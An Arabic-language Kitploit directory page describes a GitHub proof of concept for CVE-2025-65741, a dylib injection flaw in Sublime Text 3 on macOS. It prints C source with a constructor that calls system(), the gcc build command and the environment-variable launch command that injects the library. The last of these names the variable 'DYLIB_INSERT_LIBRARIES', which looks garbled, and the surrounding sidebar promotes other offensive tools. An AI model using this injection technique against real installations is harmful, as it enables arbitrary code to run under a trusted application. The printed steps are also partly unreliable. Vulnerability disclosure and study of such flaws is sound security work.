
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-65741 — إثبات المفهوم لـ CVE-2025-65741 يوضح حقن dylib في Sublime Text 3 على macOS عبر كود غير موقع، مع حمولة .dylib مجمعة وخطوات الاستغلال. | Kitploit
أدوات/GitHubGitHub/vinicius-batistella/cve-2025-65741
تحليل الثغرات الأمنيةتحليل الكودالاستغلالتطوير الحمولاتاستغلال الملفات الثنائية
GitHubvinicius-batistella/cve-2025-65741

CVE-2025-65741

إثبات المفهوم لـ CVE-2025-65741 يوضح حقن dylib في Sublime Text 3 على macOS عبر كود غير موقع، مع حمولة .dylib مجمعة وخطوات الاستغلال.

عرض المستودع
51منذ 10 أشهرلم تتم المراجعة بعد
مشاركة

CVE-2025-65741 - Sublime Text 3 عرضة لحقن مكتبة ديناميكية (Dylib Injection) لنظام macOS

Download: https://www.sublimetext.com/3
CVE: CVE-2025-65741 | https://nvd.nist.gov/vuln/detail/CVE-2025-65741
Author: Vinicius Batistella
Version Affected: Sublime Text 3 Build 3208 or prior for macOS

التفاصيل


لا يتحقق تطبيق Sublime Text بشكل صحيح من حقن الشيفرة غير الموقّعة، مما يسمح للمهاجم بتجميع مكتبة .dylib وإجبار التطبيق على تشغيلها في سياق التطبيق. في المثال التالي، تم إجبار تطبيق Sublime Text على فتح الثنائي calc. تم إصلاح هذه الثغرة في الإصدار Build 3209 وما بعده.
صورة

إثبات المفهوم (PoC)

  1. قم بتجميع كود C التالي كما يلي:
#include <stdio.h>
#include <stdlib.h>

__attribute__((constructor))
static void myconstructor(int argc, const char **argv)
{
	printf("[+] Dynalic Library Injection: %s\n", argv[0]);
	system("/System/Applications/Calculator.app/Contents/MacOS/Calculator");
}
gcc -dynamiclib injection.c -arch x86_64 -o injection_x86.dylib
  1. ثم قم بتشغيله ضد إصدار Sublime Text 3 build 3208 أو إصدار سابق كما يلي:
DYLIB_INSERT_LIBRARIES=injection_x86.dylib /Applications/Sublime\ Text.app/Contents/MacOS/Sublime\ Text

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    343
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    310
  • 5

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    306
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    301

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





